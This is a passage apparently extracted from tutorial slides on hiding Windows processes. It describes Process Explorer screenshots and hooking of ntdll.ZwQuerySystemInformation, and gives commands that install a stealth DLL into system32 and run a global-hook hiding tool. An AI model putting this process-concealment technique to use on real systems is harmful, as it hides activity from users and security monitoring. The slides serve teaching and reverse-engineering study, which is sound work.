chrome.exe		2,352 K	2,932 K	5072	Google Chrome	Google Inc.
chrome.exe		2,188 K	2,020 K	4256	Google Chrome	Google Inc.
chrome.exe		173,040 K	150,632 K	404	Google Chrome	Google Inc.
chrome.exe		52,044 K	35,816 K	5312	Google Chrome	Google Inc.
chrome.exe	0.08	349,708 K	347,112 K	5324	Google Chrome	Google Inc.

The bottom screenshot shows the 'File' list for a selected chrome.exe process:

Type	Name
File	C:\Users\mvanholder\AppData\Local\Google\Chrome\User Data\Default\Extension State...
File	C:\Users\mvanholder\AppData\Local\Google\Chrome\User Data\Default\GPUCache\index
File	C:\Windows\Fonts\Tahoma.ttf
File	C:\Users\mvanholder\AppData\Local\Google\Chrome\User Data\Default\Network Action ...
File	C:\Windows\Fonts\StaticCache.dat
File	C:\Windows\System32\en-US\user32.dll.mui
File	\Device\NPF{...}
File	\Device\NPF{...}
File	C:\Users\mvanholder\AppData\Local\Google\Chrome\User Data\Default\Session Storage...
File	C:\Users\mvanholder\AppData\Local\Google\Chrome\User Data\Default\Session Storage...

ntdll.ZwQuerySystemInformation()

- Issues: Newly created process(es)



Create Stealth Process

The screenshot displays two instances of Process Explorer. The top instance shows a list of processes including RAVBg64.exe, NvBackend.exe, mssecex.exe, googledrivesync.exe, and several instances of chrome.exe. The bottom instance shows a detailed view of the chrome.exe processes, highlighting the file C:\Windows\Fonts\Tahoma.ttf. The status bar at the bottom indicates CPU Usage: 13.74%, Commit Charge: 45.84%, Processes: 132, and Physical Usage: 76.09%.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
RAVBg64.exe	< 0.01	15,704 K	4,728 K	4572	HD Audio Background Process	Realtek Semiconductor
NvBackend.exe	< 0.01	18,848 K	21,592 K	4776	NVIDIA Backend	NVIDIA Corporation
mssecex.exe		5,972 K	6,752 K	4916	Microsoft Security Client User Interface	Microsoft Corporation
googledrivesync.exe	0.35	1,820 K	1,256 K	4988	Google Drive	Google
googledrivesync.exe	0.35	86,316 K	72,864 K	3268	Google Drive	Google
chrome.exe	0.25	609,944 K	612,968 K	4996	Google Chrome	Google Inc.
chrome.exe		2,352 K	2,932 K	5072	Google Chrome	Google Inc.
chrome.exe		2,188 K	2,020 K	4256	Google Chrome	Google Inc.
chrome.exe		173,040 K	150,632 K	404	Google Chrome	Google Inc.
chrome.exe		52,044 K	35,816 K	5312	Google Chrome	Google Inc.
chrome.exe	0.08	349,708 K	347,112 K	5324	Google Chrome	Google Inc.

Type	Name
File	C:\Users\mvanhelder\AppData\Local\Google\Chrome\User Data\Default\Extension State...
File	C:\Users\mvanhelder\AppData\Local\Google\Chrome\User Data\Default\GPUCache\index
File	C:\Windows\Fonts\Tahoma.ttf
File	C:\Users\mvanhelder\AppData\Local\Google\Chrome\User Data\Default\Network Action ...
File	C:\Windows\Fonts\StaticCache.dat
File	C:\Windows\System32\en-US\user32.dll.mui
File	\Device\NPF{...}
File	\Device\NPF{...}
File	C:\Users\mvanhelder\AppData\Local\Google\Chrome\User Data\Default\Session Storage...
File	C:\Users\mvanhelder\AppData\Local\Google\Chrome\User Data\Default\Session Storage...

▪ **Solution: Hook all of them! → Global Hook**



Example 2: Global Hook

- Download and try StealthProcess2.zip

copy stealth2.dll to %SystemRoot%\system32 folder

HideProc2.exe –hide stealth2.dll



Q & A

